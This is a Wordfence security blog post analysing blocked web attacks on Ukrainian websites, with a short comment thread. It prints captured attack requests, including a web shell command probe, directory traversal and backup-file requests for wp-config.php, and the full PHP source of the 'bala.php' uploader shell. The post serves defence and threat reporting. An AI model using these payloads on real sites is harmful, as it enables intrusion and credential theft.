Analyzing Attack Data and Trends Targeting Ukrainian Domains

wordfence.com/blog/2022/08/analyzing-attack-data-and-trends-targeting-ukrainian-domains

August 19, 2022

Topher Tebow

August 19, 2022

As we continue to monitor the cyber situation in Ukraine, the data we are seeing shows some interesting trends. Not only has the volume of attacks continued rising throughout the war in Ukraine, the types of attacks have been varied. A common tactic of cyber criminals is to run automated exploit attempts, hitting as many possible targets as they can to see what gets a result. The data we have analyzed shows that this tactic is being used against Ukrainian websites. This is in contrast to a targeted approach where threat actors go after specific individuals or organizations, using gathered intelligence to make at least an educated guess at the type of vulnerabilities that may be exploitable.


Data Shows a Variety of Attack Types

In the past 30 days, we have seen 16 attack types that triggered more than 85 different firewall rules across protected websites with .ua top-level domains. These rules blocked more than 9.8 million attack attempts on these websites, with the top five attack types accounting for more than 9.7 million of those attempts.

In order to demonstrate the top five attack types, we are going to follow a single threat actor who has been observed attempting each of these attack types throughout the last 30 days. Combining the originating IP addresses associated with the attack attempts with the user-agent that was used and other commonalities, we can say with a high degree of certainty that the demonstrated attack attempts were work of the same threat actor.

Known Malicious IP Addresses

The largest category of blocked attack attempts were due to use of a known malicious IP address. These IP addresses are maintained by the Wordfence blocklist, with new addresses added when they become maliciously engaged, and removed when they are no longer being used maliciously. When we see activity from an IP address on the blocklist, it is immediately blocked, however we do track the request that was received from the attacking server.



The top IP addresses we have blocked using known malicious IP addresses were often seen attempting to upload spam content to websites, however it was also common to see file upload and information disclosure attempts as well. Here we see a simple POST request that uses URL encoding along with base64 encoding to obfuscate a command to be run.

```
POST /alfacgiapi/perl.alfa HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Connection: keep-alive
Host: <host-domain>.ua
Referer: www.google.com
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

cmd=ZWNobyAiWE9fU3AzY3RyYSI%3D&a=command&c=ZWNobyAiWE9fU3AzY3RyYSI%3D
```

The decoded payload will simply display `XO_Sp3ctra` to alert the malicious actor that the affected system will allow commands to be run by them.

```
cmd=echo "XO_Sp3ctra"&a=command&c=echo "XO_Sp3ctra"
```

When we look at the top known malicious IP addresses blocked worldwide, the top 15 are IP addresses within Russia. This does not match what we are seeing in Ukraine, where the top attacking IP addresses vary in location across North America, Europe, and Asia, with only three in Russia. However, there is a similarity. The IP address in 15th position worldwide for most initiated exploit attempts is in 4th position for blocked attacks against .ua domains. The IP address, `152.89.196.102`, is part of an ASN belonging to Chang Way Technologies Co. Limited. The IP itself is located in Russia, but assigned to a company named Starcrecium Limited, which is based in Cyprus and has been used to conduct attacks of this type in the past. This IP has been blocked 78,438 times on .ua websites, with a total of 3,803,734 blocked attack attempts worldwide.

When you consider the fact that we logged malicious activity from almost 2.1 million individual IP addresses in this time, and the 15th worldwide ranked IP was ranked 4th against an area as small as Ukraine, the number of blocked attacks becomes very significant. Additionally, there were three IP addresses that ranked higher in Ukraine, but did not even make the top 20 worldwide, showing that while there are threat actors who are not focusing heavily on Ukraine, others are very focused on Ukrainian websites. What we are seeing from the IP addresses targeting Ukrainian websites more heavily is similar to what we see here, with information gathering and uploading spam content being the two main goals of the attack attempts.

One thing to keep in mind here is the fact that all .ua sites get our real-time threat intelligence, which is typically reserved for Wordfence Premium, Care, and Response customers, so it is not possible to get a true comparison between the websites in Ukraine and the rest of the world. IP addresses are added to the blocklist for many reasons, including the attack types we outlined above. Often these addresses are blocked for simple malicious behavior, such as searching for the existence of specific files on a website. More complex behavior like searching for the ability to run commands on the server will also lead to an IP being added to the blocklist.

Known Malicious User-Agents

One way that we block attacks is by tracking known malicious user-agents. This was the second-largest category our firewall blocked on .ua domains. When we see a user-agent string that is consistently being used in malicious events, like the user-agent below, we add it to a firewall rule.

```
Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
```

User-agent strings can be set to an arbitrary value, so blocking user-agents is not sufficient to maintain security on its own. Nonetheless, tracking and blocking consistently malicious user-agents still allows us to block millions of additional attacks a day and provides us with a great degree of visibility into attacks that are less targeted at specific vulnerabilities. Many threat actors consistently use a given user-agent string, so this also allows us to block a large number of credential stuffing attacks on the first attempt, rather than after a certain threshold of failed logins.

There are many reasons a user-agent will be blocked by the Wordfence firewall, but always for consistent malicious activity. For instance, the user-agent here has been tracked in numerous types of attack attempts without consistent legitimate activity or false positives being detected. It is frequently found looking for configuration files, such as the aws.yml file in this example. Keep in mind that the fact that the actor is searching for this file does not automatically mean it exists on the server. However, if the file does exist and can be read by a would-be attacker, the data contained in the file would tell them a lot about the Amazon Web Services server configuration being used. This could lead to the discovery of vulnerabilities or other details that could help a malicious actor damage a website or server.

```
GET /config/aws.yml HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Connection: keep-alive
Host: <host-domain>.ua
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

Similarly, information about the server could be discovered no matter who the server provider is if a file that returns configuration information, such as a info.php or server_info.php file can be discovered and accessed. Knowing the web server version, PHP version, and other critical details can add up to a vulnerability discovery that makes it easy for a malicious actor to access a website.

```
GET /admin/server_info.php HTTP/1.1
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
Host: <host-domain>.ua
Content-Type:
Content-Length:
```

In addition to searching for configuration files, and other malicious activities, we also see an attacker using this specific user-agent attempting to upload malicious files to the servers they are trying to compromise. The following shows an attacker using the same known malicious user-agent attempting to upload a zip file, which, if successful, unzips to install a file named sp3ctra_XO.php on the server. When we said there were clues that these attack attempts were being perpetrated by the same threat actor, you can see here what one of those clues are with the sp3ctra_XO.php filename variation of the `XO_Sp3ctra` output seen earlier.

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Host: <host-domain>.ua
Referer: www.google.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
X-Https: 1
Content-Type: multipart/form-data; boundary=b996e3f85d11d97729a0ff408e1c6414
Content-Length: 1029

--b996e3f85d11d97729a0ff408e1c6414
Content-Disposition: form-data; name="action"

add_custom_font
--b996e3f85d11d97729a0ff408e1c6414
Content-Disposition: form-data; name="file"; filename="hxrpsyej.zip"
Content-Type: multipart/form-data
Expires: 0

PK000 0???T??axD 00m 00 000.sp3ctra_XO.php?? o?@ ó? 19H?`뷜????5?b0g??\(??2??q?]?w???\?
4. ?????{?? ?V?
 ??cN*? -_L?r??[ r 7eR ?? ?g>6z/D????v?n? ???'4e ??? Pv???!??S'?>????3o? ? ???(*?t??U??G?
i_'b 7? P ?e? -?(F@?T?Vd??& ?J?? ?9KD??CZV???K? ?>? y.?@?K?F.???%????*?`;??Jm? + S??? (?
 Th???IYFdQ?V??ƶ?^??! 5??40IQ?WS? 0 ?j????W?6?7-?TI^ x?? ???l NY)H)???;m   ?xu?ɤ
??U???n|???4?4 ?dy?X? ?v?? ?2??|?M#?BYy:L?Y*c?:e?i)m??vQ ?*aj? w?? 1?g?^???0p.?? /?y N???
 ? ?K?r??uA?u ??pr??e ?#?M?<??? 0W?? ?y }?縦
V_ .??????XpO?_ŕ????aJ9??6??gN ? V~p7?g??\???y4T? ?ZM??? E>?—? ? ??????? ?????R??7??t7??L
s"  ?? ? I?
?2???PK  0 000 0???T??axD 00m 00 0$0000000 0000000.sp3ctra_XO.php
0 00000 0 0??S ?d? ??S ?d? ??S ?d? PK 0000 0 0a000q 0000
--b996e3f85d11d97729a0ff408e1c6414--
```

Over the past 30 days, we have observed this user-agent string used in more than 1.3 million attack attempts against Ukrainian websites. This makes it the largest attacking user-agent that is not immediately recognizable as an unusual user-agent. The only user-agent string that had more tracked attack attempts is `wp_is_mobile` . These user-agent strings are among the dozens that have been observed over time to be consistently associated only with malicious activity.

The user-agent we are following here was logged in 1,115,824,706 attack attempts worldwide in the same time frame, making this a very common malicious user-agent string. With this being a prolific user-agent in attacks around the world, it is no surprise that it is being seen in regular attack attempts on Ukrainian websites. Whether specifically targeted, or just a victim of circumstance, Ukrainian websites are seeing an increase in attacks. This is likely due to heightened activity from threat actors globally.

Directory Traversal

The next largest category of attack attempts we have been blocking targeting .ua domains was directory traversal. This relies on a malicious actor getting into the site files wherever they can, often through a plugin or theme vulnerability, and trying to access files outside of the original file's directory structure. We are primarily seeing this used in much the same way as the information disclosure attacks, as a way to access the wp-config.php file that potentially provides database credentials. Other uses for this type of attack can also include the ability to get a list of system users, or access other sensitive data stored on the server.

```
GET /wp-content/themes/twentyeleven/download.php?file=..%2F..%2F..%2Fwp-config.php HTTP/1.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
X-Forwarded-Proto: http
X-Forwarded-Protocol: http
X-Real-Ip: xxx.xxx.xxx.xxx
Host: <host-domain>.ua
Connection: close
```

In this example, the malicious actor attempted to download the site's wp-config.php file by accessing the file structure through a download.php file in the twentyeleven theme folder, and moving up the directory structure to the WordPress root, where the wp-config.php file is located. This is seen in the request by adding `?file=..%2F..%2F..%2Fwp-config.php`. This tells the server to look for a wp-config. php file that is three directories higher than the current directory.

This type of attack is often a guessing game for the malicious actor, as the path they are attempting to traverse may not even exist, but when it does, it can result in stolen data or damage to a website or system. The fact that the twentyeleven theme was used here does not necessarily indicate that the theme was vulnerable, or even installed on the site, only that the malicious actor was attempting to use it as a jumping off point while trying to find a vulnerable download.php file that could be used for directory traversal.

Information Disclosure

Information disclosure attacks are the fourth-largest attack type we blocked against .ua domains. The primary way we have observed threat actors attempting to exploit this type of vulnerability is through GET requests to a website, using common backup filenames, as seen in the example below. Unfortunately, due to the insecure practice of system administrators appending filenames with .bak as a method of making a backup of a file prior to modifying the contents, threat actors are likely to successfully access sensitive files by simply attempting to request critical files in known locations, with the .bak extension added. When successful, the contents of the file will be returned to the threat actor.

This is a fairly straightforward attack type, where the request simply returns the contents of the requested file. If a malicious actor can obtain the contents of a site's wp-config.php file, even an outdated version of the file, they may be able to obtain the site's database credentials. With access to a site's database credentials, an attacker could gain full database access granted they have access to the database to log in with the stolen credentials. This would then give the attacker the ability to add malicious users, change a site's content, and even collect useful information to be used in future attacks against the site or its users.

```
GET /wp-config.php.bak HTTP/1.1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9,fr;q=0.8
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
X-Forwarded-Proto: http
X-Forwarded-Protocol: http
X-Real-Ip: xxx.xx.xxx.xx
Host: <host-domain>.ua
Connection: close
```

File Upload


File upload rounds out the top five categories of attack attempts we have been blocking targeting .ua domains. In these attempts, malicious actors try to get their own files uploaded to the server the website is hosted on. This serves a number of purposes, from defacing a website, to creating backdoors, and even distributing malware.

The example here is only one of the many types of upload attacks we have blocked. A malicious actor can use this POST request to upload a file to a vulnerable website that allows them to upload any file of their choosing. This can ultimately lead to remote code execution and full server compromise.

```
POST //wp-content/plugins/ioptimization/IOptimize.php?rchk= HTTP/1.1
Host: <host-domain>.ua
Geoip-Country-Code: XX
X-Forwarded-Proto: http
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozlila/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like
Content-Type: multipart/form-data; boundary=62e95d27cfdffad4259dab0f27c4a5f9
Content-Length: 615

--62e95d27cfdffad4259dab0f27c4a5f9
Content-Disposition: form-data; name="0"

bala.php
--62e95d27cfdffad4259dab0f27c4a5f9
Content-Disposition: form-data; name="userfile"; filename="bala.php"
Content-Type:
Expires: 0

<?php
echo "BalaSniper";
echo "<br>".php_uname()."<br>";
echo "<form method='post' enctype='multipart/form-data'>
<input type='file' name='zb'><input type='submit' name='upload' value='upload'>
</form>";
if($_POST['upload']) {
  if(@copy($_FILES['zb']['tmp_name'], $_FILES['zb']['name'])) {
  echo "eXploiting Done";
  } else {
  echo "Failed to Upload.";
  }
}
?>
--62e95d27cfdffad4259dab0f27c4a5f9--
```

The POST request in this case includes the contents of a common PHP file uploader named bala.php. This code provides a simple script to select and upload any file the malicious actor chooses. If the upload is successful they will see a message stating `eXploiting Done` but if it fails they message will read `Failed to Upload`. The script also returns some general information about the system that is being accessed, including the name of the system and the operating system being used.

Another important thing to note about this request is that it attempts to utilize the Ioptimization plugin as an entry point. Ioptimization is a known malicious plugin that offers backdoor functionality, but was not actually installed in the site in question. This indicates that the threat actor was trying to find and take over sites that had been previously compromised by a different attacker.



The fact that file uploads are the most common blocked attack type is not at all surprising. File uploads can be used to distribute malware payloads, store spam content to be displayed in other locations, and install shells on the infected system, among a number of other malicious activities. If a malicious actor can upload an executable file to a site, it generally gives them full control of the infected site and a foothold to taking over the server hosting that site. It can also help them remain anonymous by allowing them to send out further attacks from the newly infected site.

Conclusion

In this post, we continued our analysis of the cyber attacks targeting Ukrainian websites. While there has been an increase in the number of attacks being blocked since the start of Russia's invasion of Ukraine, the attacks do not appear to be focused. Known malicious IP addresses were the most common reason we blocked attacks in the last 30 days, however, information stealing and spam were the most common end goals for the observed attack attempts.

If you believe your site has been compromised as a result of a vulnerability, we offer Incident Response services via Wordfence Care. If you need your site cleaned immediately, Wordfence Response offers the same service with 24/7/365 availability and a 1-hour response time. Both of these products include hands-on support in case you need further assistance.

Comments

4 Comments

- Iryna

  August 19, 2022
  8:28 am

  Reply
  Interesting article. However, it is "war in Ukraine", not "the conflict in Ukraine". Also, please fix "the Ukraine", "Ukraine" without an article is grammatically correct.

  
  Topher Tebow

  August 19, 2022
  10:16 am

  Reply
  Thank you for pointing those out. We have made the changes you suggested.

- :))

  August 23, 2022
  1:09 am

  Reply
  in this picture
  https://www.wordfence.com/wp-content/uploads/2022/08/Blocked-IP-Example-1.png
  hacker use alfa shell exploit

Topher Tebow

August 24, 2022
4:38 pm

Reply

Correct, that is what the malicious actor was attempting to use in that example. Alfa is a fairly common and effective shell, but also well known to us so it is easily detected and blocked. Fortunately, in the instance used here, the bad actor was using a known malicious IP address, so they didn't even get the opportunity to determine if the shell was in place. (Spoiler: it wasn't)

All comments are moderated before being published. Inappropriate or off-topic comments may not be approved.

Breaking WordPress Security Research in your inbox as it happens.

Real-Time WordPress Security News

Get breaking WP Security News before it appears in the press by subscribing to the WordPress Security Mailing List.